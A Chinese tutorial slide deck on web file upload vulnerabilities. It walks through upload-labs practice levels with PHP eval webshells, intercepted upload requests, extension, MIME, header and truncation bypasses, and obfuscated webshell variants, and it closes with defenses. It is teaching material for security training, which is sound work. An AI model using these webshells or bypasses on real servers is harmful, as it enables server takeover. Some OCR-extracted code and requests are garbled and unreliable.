

Web常见漏洞-文件上传篇

什么是文件上传漏洞?

文件上传漏洞是指用户上传了一个可执行的脚本文件, 并通过此脚本文件获得了执行服务器端命令的能力。

常见场景是web服务器允许用户上传图片或者普通文本 文件保存,而用户绕过上传机制上传恶意代码并执行从而控 制服务器。显然这种漏洞是getshell最快最直接的方法之一, 需要说明的是上传文件操作本身是没有问题的,问题在于文 件上传到服务器后, 服务器怎么处理和解释文件。

03 常见校验上传文件的方法

1、客户端校验


通过javascript来校验上传文件的后缀是否合法,可以采用白 名单, 也可以采用黑名单的方式

判断方式: 在浏览加载文件, 但还未点击上传按钮时便弹出 对话框,内容如:只允许上传.jpg/.jpeg/.png后缀名的文件, 而此时并没有发送数据包。

• 绕过客户端校验检测 直接用burpsuite抓包 上传jpg后缀改成php后缀即可

• 绕过客户端校验检测 (Pass-01)

http://127.0.0.1:8888/upload-labs/Pass-01/index.php



• 绕过客户端校验检测 (Pass-01)

准备php 一句话木马文件 1.jpg 内容为 <?php @eval(\$_POST[1]);?>

抓包上传,成功上传php一句话木马

POST /upload-labs/Pass-01/index.php HTTP/1.1	
Host: 127.0.0.1:8888	
User-Agent: Mozilla/5.0 (Windows NI 10.0; Win64; x64; rv:5 Accept: text/html, application/xhtml+xml, application/xml;q= Accept-Language: zh-CN, zh;q=0.8, en-US;q=0.5, en;q=0.3 Accept-Encoding: gzip, deflate Referer: http://127.0.0.1:8888/upload-labs/Pass-01/index.p Cookie: PHPSESSID=inm43qfmfmr6n37qrchh64vr06	=0.9,*/*;q=0.8
Connection: close	
Upgrade-Insecure-Requests: 1	
Content-Type: multipart/form-data; boundary= Content-Length: 322	191341153118033
191341153118033	
Content-Disposition: form-data; name="upload_file"; filena Content-Type: image/jpeg	ame="1.php"
php @eval(\$_POST[1]);? 191341153118033	
Content-Disposition: form-data; name="submit"	后缀改成php
涓婁紶 1013/11153118033	

127.0	.0.1:8888/upload-labs/upload/1.php
	最常访问 ※ 『Pwn』-看雪安全论坛 ③ NaviSec.it – 纳威安 ⑥ FOFA Pro - 网络空间 → 旁站
JRL JRL ite	http://127.0.0.1:8888/upload-labs/upload/1.php
	Post Referrer OxHEX %URL BASE64 Insert to 1 1=phpinfo();
	PHP Version 5.3.28

03 常见校验上传文件的方法

2、服务器端-MIME类型检测

```
校验请求头 content-type字段,例如用PHP检测
if($ FILES['userfile']['type'] != "image/gif"){
```

绕过服务器端-MIME类型检测 上传php后缀 改Content-Type即可 改成图片类型 image/jpeg image/gif

13 题目练练手

Warmup1:

http://159.138.137.79:61023/

(tips: xctf upload1)

绕过服务器端-MIME类型检测(Pass-02)

http://127.0.0.1:8888/upload-labs/Pass-02/index.php

```
isset($ POST['submit'])) {
if (file exists(UPLOAD PATH)) {
   if (($_FILES['upload_file']['type'] == 'image/jpeg') || ($_FILES['upload_file']['type'] == 'image/png'
       $temp file = $ FILES['upload file']['tmp name'];
       $img_path = UPLOAD_PATH . '/' . $_FILES['upload_file']['name']
       if (move_uploaded_file($temp_file, $img_path)) {
          $is upload = true;
                                                                仅对文件类型进行判断
      } else {
          $msg = '上传出错!';
   } else {
       $msg = '文件类型不正确, 请重新上传!';
 else {
```

· 绕过服务器端-MIME类型检测 (Pass-02)

准备php 一句话木马文件 1.php 内容为 <?php @eval(\$_POST[1]);?>

抓包上传,成功上传php一句话木马

```
POST /upload-labs/Pass-02/index.php HTTP/1.1
Host: 127.0.0.1:8888
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html, application/xhtml+xml, application/xml; q=0.9, */*; q=0.8
Accept-Language: zh-CN, zh; q=0.8, en-US; q=0.5, en; q=0.3
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:8888/upload-labs/Pass-01/index.php
Cookie: PHPSESSID=inm43qfmfmr6n37qrchh64vr06
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=-----191341153118033
Content-Length: 322
Content-Disposition: form-data; name="upload_file"; filename="1.php"
Content-Type: image/jpeg
<?php @eval($_POST[1]);?>
Content-Disposition: form-data; name="submit"
                 -----191341153118033--
```

127.0	.0.1:8888/upload-labs/upload/1.php
	最常访问 🕸 『Pwn』-看雪安全论坛 🕙 NaviSec.it – 纳威安 🕑 FOFA Pro - 网络空间 🔒 旁站
JRL JRL	SQL* UNION BASED* ERROR/DOUBLE* TOOLS* WAF BYPASS* ENCODE* HTML* ENCF http://127.0.0.1:8888/upload-labs/upload/1.php
ite	✓ Post ☐ Referrer 0xHEX WURL BASE64 Insert to r
	1=phpinfo();
	PHP Version 5.3.28

103 常见校验上传文件的方法

3、文件名黑名单检测

绕过:

文件大小写 Asp phP ASASPP phphpp

Asp: asa cer cdx

Aspx: ashx

PHP: php3、php4、php5、phtml、pht php后面加空格 php%00

• 绕过文件名黑名单检测 (Pass-03)

http://127.0.0.1:8888/upload-labs/Pass-03/index.php

```
if (isset($_POST['submit'])) {
   if (file_exists(UPLOAD_PATH)) { 绕过这些黑名单即可
       $deny_ext = array('.asp','.aspx','.php','.jsp');
      $file name = trim($_FILES['upload_file']['name']);
       $file_name = deldot($file_name);//删除文件名末尾的点
      $file ext = strrchr($file name, '.');
      $file_ext = strtolower($file_ext); //转换为小写
      $file ext = str_ireplace('::$DATA', '', $file ext);//去除字符串::$DATA
      $file ext = trim($file ext); //收尾去空
       if(!in array($file ext, $deny ext)) {
          $temp file = $ FILES['upload file']['tmp name'];
          $img path = UPLOAD PATH.'/'.date("YmdHis").rand(1000,9999).$file ext;
          if (move uploaded file($temp file,$img path)) {
               $is upload = true;
          } else {
              $msg = '上传出错!':
```


· 绕过文件名黑名单检测 (Pass-03)

准备php 一句话木马文件 1. pht 内容为 <?php @eval(\$_POST[1]);?>

本地apache的httpd.conf中需如下配置代码 AddType application/x-httpd-php .php .phtml .phps .php5 .pht

抓包上传,成功上传php一句话木马

```
POST /upload-labs/Pass-03/index.php HTTP/1.1
Host: 127.0.0.1:8888
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html, application/xhtml+xml, application/xml; q=0.9, */*; q=0.8
Accept-Language: zh-CN, zh; q=0.8, en-US; q=0.5, en; q=0.3
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:8888/upload-labs/Pass-01/index.php
Cookie: PHPSESSID=inm43qfmfmr6n37qrchh64vr06
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=------191341153118033
Content-Length: 323
                    ----191341153118033
Content-Disposition: form-data; name="upload file"; filename="1.pht"
Content-Type: image/jpeg
<?php @eval($_POST[1]);?>
Content-Disposition: form-data; name="submit"
                     ----191341153118033--
```



03 常见校验上传文件的方法

3、.htaccess绕过文件名黑名单检测(Pass-04)

http://127.0.0.1:8888/upload-labs/Pass-04/index.php


```
nit'])) {
PLOAD_PATH)) {
ray(".php",".php5",".php4",".php3",".php2","php1",".html",".htm",".phtml",".pht",".pHp",".pHp5"
rim($ FILES['upload file']['name']);
leldot($file_name);//删除文件名末尾的点 黑名单拒绝了几乎所有有问题的后缀名,除了.htaccess
rrchr($file name, '.');
rtolower($file_ext); //转换为小写
r_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
rim($file ext); //收尾去空
$file ext, $deny ext)) {
= $ FILES['upload file']['tmp name'];
```

.htaccess绕过文件名黑名单检测 (Pass-04)

先上传了一个.htaccess文件 里面只有一句 AddType application/x-httpd-php.jpg

准备文件 1. jpg 内容为 <?php @eval(\$ POST[1]);?> 抓包上传,成功上传1.jpg

ipg 成功解析成php



• 大小写绕过文件名黑名单检测 (Pass-05)

http://127.0.0.1:8888/upload-labs/Pass-05/index.php

```
le exists(UPLOAD_PATH)) {
eny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pht",".pHp",".
ile name = trim($ FILES['upload file']['name']);
ile_name = deldot($file_name);//删除文件名末尾的点
ile ext = strrchr($file name, '.\.\;
ile ext = str_ireplace('::$DATA', 🥄, $file_ext);//去除字符串::$DATA
ile ext = trim($file ext); //首尾去空
                                         缺少 strtolower 函数
(!in_array($file_ext, $deny_ext)) {
 $temp_file = $_FILES['upload_file']['tmp_name'];
 $img path = UPLOAD PATH.'/'.date("YmdHis").rand(1000,9999).$file ext;
 if (move_uploaded_file($temp_file, $img_path)) {
     $is upload = true;
   else {
```

• 大小写绕过文件名黑名单检测 (Pass-06)

缺少 strtolower 函数(转换成小写),尝试 大小写绕过 准备php 一句话木马文件 1. phP 内容为 <?php @eval(\$_POST[1]);?> 成功上传php一句话木马 1.phP

0.0.1:8888/upload-labs/upload/20200422002232276	9.phP
最常访问 恭 『Pwn』-看雪安全论坛	WAF BYPASS* ENCODE* HTML* EN
✓ Post ☐ Referrer 0xHEX %URL 1=phpinfo();	BASE64 Insert to a
	PHP Version 5.3.28

• 后缀名加空格绕过文件名黑名单检测 (Pass-06)

http://127.0.0.1:8888/upload-labs/Pass-06/index.php

```
set($ POST['submit'])) {
(file exists(UPLOAD PATH)) {
 $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".phtml"
 $file name = $ FILES['upload file']['name'];
 $file name = deldot($file name);//删除文件名末尾的点
 $file ext = strrchr($file name, '.');
 $file ext = strtolower($file ext); //转换为小写
 $file_ext = str_ireplace('::$DATA', '', file_ext);//去除字符串::$DATA
 if (!in array($file ext, $deny ext)) {
     $temp file = $ FILES['upload file']['tmp name'];
     $img_path = UPLOAD_PATH.'/'.date("YmdHis").rand(1000,9999).$file_ext;
     if (move uploaded file($temp file,$img path)) {
        $is upload = true;
     } else {
```

• 后缀名加空格绕过文件名黑名单检测 (Pass-06)

缺少 trim(\$file_ext); //首尾去空,尝试 后缀名加空格绕过 准备php 一句话木马文件 1. php 内容为 <?php @eval(\$_POST[1]);?> 抓包,成功上传php一句话木马 1.php

Params Headers Hex
<pre>upload-labs/Pass-06/index.php HIIP/1.1 127.0.0.1:8888 pent: Mozilla/5.0 (Windows NI 10.0: Win64: x64: rv:52.0) Gecko/20100101 Firefox/52.0 text/html, application/xhtml+xml, application/xml;q=0.9, */*:q=0.8 Language: zh-CN, zh:q=0.8, en-US:q=0.5, en:q=0.3 Flencoding: gzip, deflate :: http://127.0.0.1:8888/upload-labs/Pass-06/index.php : PHFSESDI=nimm/367#mfen5n37archh6/vr06</pre>
ion: close
Insecure-Requests: 1
:-Type: multipart/form-data; boundary=
4773852313259
:-Disposition: form-data: name="upload file": filename="1.php "
:-Type: image/jpeg
Beval(\$_POST[1]);?>
<mark>/</mark> 773852313259 加空格



• 后缀名加点绕过文件名黑名单检测 (Pass-07)

http://127.0.0.1:8888/upload-labs/Pass-07/index.php

```
et($ POST['submit'])) {
(file_exists(UPLOAD_PATH)) {
$deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".phtml",".pht",".pHp",
$file name = trim($ FILES['upload file']['name']);
$file_ext = strrchr($file_name, '.');
$file_ext = strtolower($file_ext); //转换为认写
$file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
$file_ext = trim($file_ext); //首尾去空 缺少deldot($file_name);//删除文件名末尾的
if (!in array($file ext, $deny ext)) {
    $temp_file = $_FILES['upload_file']['tmp_name'];
    $img path = UPLOAD PATH.'/'.$file name;
    if (move_uploaded_file($temp_file, $img_path)) {
        $is upload = true;
```

• 后缀名加点绕过文件名黑名单检测 (Pass-07)

缺少 deldot(\$file_name);//删除文件名末尾的点,尝试 后缀名加点绕过 准备php 一句话木马文件 1. php 内容为 <?php @eval(\$_POST[1]);?> 抓包,成功上传php一句话木马 1.php



127.0.0.1:8888/upload-labs/upload/1.php		
上路 ❷ 最常访问 恭 『Pwn』-看雪安全论坛 ❸ NaviSec.it – 纳威安 SQL* UNION BASED* ERROR/DOUBLE* TOOLS* W. URL http://127.0.0.1:8888/upload-labs/./upload/1.php t URL cute		
Post Referrer OxHEX %URL 1=phpinfo();	■ BASE	Insert to r Insert re
	PHP Vers	ion 5.3.28
	System	Windows NT DESKTOP-1 Business Edition) i586
	Build Date	Dec 10 2013 22:26:06

• ::\$DATA绕过文件名黑名单检测 (Pass-08)

http://127.0.0.1:8888/upload-labs/Pass-08/index.php

```
(isset($ POST['submit'])) {
if (file_exists(UPLOAD_PATH)) {
    $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".phtml",".pht",".pHp"
    $file_name = trim($_FILES['upload_file']['name']);
    $file name = deldot($file_name);//删除文件名末尾的点
    $file_ext = strrchr($fit name, '.');
    $file ext = strtolower($file ext); //转换为小写
    $file_ext = trim($file_ext); //首尾去空
    if (!in_array($file_ext, $deny_ext)) {_____
        $temp file = $ FILES['upload file']['tmp name'];
        $img_path = UPLOAD_PATH.'/'.date("YmdHis").rand(1000,9999).$file_ext;
        if (move uploaded file($temp file, $img path)) {
            $is_upload = true;
```

::\$DATA绕过文件名黑名单检测(Pass-08)

没有对后缀名中的'::\$DATA'进行过滤。在php+windows的情况下: 如果文件名+"::\$DATA"会把::\$DATA之后的数据当成文件流处理,不会检 测后缀名.且保持"::\$DATA"之前的文件名。利用windows特性,可在后缀 名中加" ::\$DATA" 绕过:





• 点+空格+点绕过文件名黑名单检测 (Pass-09)

http://127.0.0.1:8888/upload-labs/Pass-09/index.php

```
(file exists(UPLOAD PATH)) {
$deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".phtml",
$file name = trim($_FILES['upload_file']['name']);
$file_name = deldot($file_name);//删除文件名末尾的点
$file ext = strrchr($file name, '.');
$file_ext = strtolower($file_ext); //转换为小写
$file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
$file ext = trim($file ext); //首尾去空
if (!in_array($file_ext, $deny_ext)) {
    $temp file = $ FILES['upload file']['tmp name'];
    $img path = UPLOAD PATH.'/'.$file name;
    if (move_uploaded_file($temp_file, $img path)) {
        $is upload = true;
    } else {
```

• 点+空格+点绕过文件名黑名单检测 (Pass-09)

代码先是去除文件名前后的空格,再去除文件名最后所有的.,再通过 strrchar函数来寻找.来确认文件名的后缀,但是最后保存文件的时候没 有重命名而使用的原始的文件名,导致可以利用1.php..(点+空格+点) 来绕讨





• 双写绕过文件名黑名单检测 (Pass-010)

http://127.0.0.1:8888/upload-labs/Pass-10/index.php

```
= null;
isset($_POST['submit'])) {
if (file exists(UPLOAD PATH)) {
   $deny ext = array("php", "php5", "php4", "php3", "php2", "html", "htm", "phtml
   $file_name = trim($_FILES['upload_file']['name']);
   $file_name = str_ireplace($deny_ext,"", $file_name);
   $temp_file = $_FILES['upload_file']['top_name'];
   $img path = UPLOAD PATH.'/'.$file name;
   if (move_uploaded_file($temp_file, $img_path)) {
      $is_upload = true; 黑名单只置空一次
   } else {
      $msg = '上传出错!';
 else {
```

• 双写绕过文件名黑名单检测 (Pass-010)

黑名单过滤,将黑名单里的后缀名替换为空且只替换一次,因此可以用 双写绕过





• %00绕过文件名白名单检测 (Pass-11)

http://127.0.0.1:8888/upload-labs/Pass-11/index.php

```
is upload = false;
msg = null;
f(isset($ POST['submit'])){
  $ext_arr = array('jpg','png','gif');
  $file_ext = substr($_FILES['upload_file']['name'],strrpos($_FILES['upload_file']['name'],".")+1)
  if(in_array($file_ext,$ext_arr)){
      $temp_file = $_FILES['upload_file']['tmp_name'];
      $img_path = $_GET['save_path']."/".rand(10, 99).date("YmdHis").".".$file_ext;
      if(move_uploaded_file($temp_file,$img_path)){
          $is upload = true;
      } else {
          $msg = '上传出错!';
  } else{
      $msg = "只允许上传.jpg|.png|.gif类型文件!";
```

• %00绕过文件名白名单检测 (Pass-11)

截断条件: php版本小于5.3.4, php的magic quotes gpc为OFF状态

\$img path = \$ GET['save path']."/".rand(10, 99).date("YmdHis").".".\$file ext;

白名单判断,但\$img_path是直接拼接,因此可以利用%00截断绕过。



127.0			s/upload/1.p 看雪安全论坛 🕙		it – 纳威安	. (£) FOF	A Pro - 网络	空间 🔒 旁站		
~	7			20 000000 000	AMAZON AND AND AND AND AND AND AND AND AND AN	AF BYPASS	• ENCODE	THIMLT ENCRY		
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ıte										
	✓ Post	Referrer	<pre>0xHEX</pre>	- =	%URL ∑	—	BASE64	Insert to r In		
	1=phpir	nfo();								
Н	-									
						PHP Version 5.3.28				
						<u> </u>				

• %00绕过文件名白名单检测 (Pass-12)


http://127.0.0.1:8888/upload-labs/Pass-12/index.php

```
$msg = null;
if(isset($_POST['submit'])){
    $ext_arr = array('jpg','png','gif');
    $file_ext = substr($ FILES['upload file']['name'], strrpos($ FILES['upload file']['name'],".")+1);
    if(in_array($file_ext,$ext_arr)){
        $temp_file = $_FILES['upload file']['tmp name'];
        $img_path = $_POST['save_path']."/".rand(10, 99).date("YmdHis").".".$file_ext;
        if(move_uploaded_file($temp_file,$img_path)){
           $is upload = true;
        } else {
            $msq = "上传失败";
    } else {
        $msg = "只允许上传.jpg|.png|.gif类型文件!";
```

• %00绕过文件名白名单检测 (Pass-12)

截断条件: php版本小于5.3.4, php的magic quotes gpc为OFF状态

save_path参数通过POST方式传递,还是利用00截断,因为POST不会像GET对%00进行自 动解码,所以需要在二进制中进行修改。



103 题目练练手

Warmup6:

http://teamxlc.sinaapp.com/web5/21232f297a57a5a743894a0e4a801fc3/index.html

http://daka.whaledu.com/web/web36/

3、(文件头)内容检测

通过自己写正则匹配来判断文件幻数(文件头)内容是否符合要求,一般来说属于白名单的检测,常见的文件头(文件头标志位)如下

- (1) .JPEG;.JPE;.JPG, "JPGGraphicFile" (FFD8FFFE00)
- (2) .gif, "GIF89A" (474946383961)
- (3) .zip, "ZipCompressed" (504B0304)

绕过(文件头)内容检测 头文件加 GIF89a 后面加一句话,其他名字可以改成php。 或者直接在一个正常的gif后面加一句话

• 绕过(文件头)内容检测 (Pass-13)

http://127.0.0.1:8888/upload-labs/Pass-12/index.php

```
function getReailFileType($filename){
   $file = fopen($filename, "rb");
   $bin = fread($file, 2); //只读2字节
   fclose($file);
   $strInfo = @unpack("C2chars", $bin);
   $typeCode = intval($strInfo[chars1'].$strInfo['chars2']);
   $fileType = '';
   switch($typeCode){
       case 255216:
           $fileType = 'jpg';
           break;
       case 13780:
           $fileType = 'png';
           break:
       case 7173:
           $fileType = 'gif';
           break;
       default:
           $fileType = 'unknown';
       return $fileType;
```

						PHP V	ersion 5.	2.17	
GIF89a									
■ • Post data	✓ Post	Referrer	≪ 0xHEX	> <	%URL ∑	~ <	BASE64	Insert to r	Insert re
Load URL Split URL Execute	http://12	7.0.0.1:8888/u	pload-labs/in	clude.php?fi	le=upload/7	782020042	22011133.gif		
		· ·					A Pro - 网络空		SRYPT•

103 题目练练手

Warmup7:

http://127.0.0.1:8888/upload-labs/Pass-14/index.php

http://127.0.0.1:8888/upload-labs/Pass-15/index.php

http://127.0.0.1:8888/upload-labs/Pass-19/index.php

03

常见校验上传文件的方法

4、解析漏洞绕过

```
01、IIS 6.0 shell.asp;1.jpg shell.asp/1.jpg 02、IIS 7 or Nginx shell.jpg/x.php shell.jpg%00.php 03、Apache2 shell.php.bak Shell.php.rar
```

03 常见校验上传文件的方法

4、上传文件内容检测

会对上传的文件内容进行过滤或者替换

```
<?php $k="ass"."ert";$k(${"_PO"."ST"}['zks123@']);?>
<script language=php>
@eval($_POST['zks123@']);
</script>
<?=eval($ POST['zks123@']);</pre>
<?=eval($_POST['zks123@']);?>
<?php fputs(fopen('zks.php','w'),'<?php @eval($_POST[123]);?>');?>
```

13 题目练练手

Warmup8:

http://web.jarvisoj.com:32785

03 文件上传漏洞防护

1) 、文件上传的目录设置为不可执行

只要web容器无法解析该目录下面的文件,即使攻击者上传了脚本文件,服务器本 身也不会受到影响,因此这一点至关重要。

2) 、判断文件类型

在判断文件类型时,可以结合使用MIME Type、后缀检查等方式。在文件类型检查 中,强烈推荐白名单方式,黑名单的方式已经无数次被证明是不可靠的。此外,对 于图片的处理,可以使用压缩函数或者resize函数,在处理图片的同时破坏图片中 可能包含的HTML代码。

3) 、使用随机数改写文件名和文件路径

文件上传如果要执行代码,则需要用户能够访问到这个文件。在某些环境中,用户 能上传,但不能访问。如果应用了随机数改写了文件名和路径,将极大地增加攻击 的成本。再来就是像shell.php.rar.rar和crossdomain.xml这种文件,都将因为重命名 而无法攻击。







感谢您的聆听指正

THANK YOU FOR YOUR WATCHING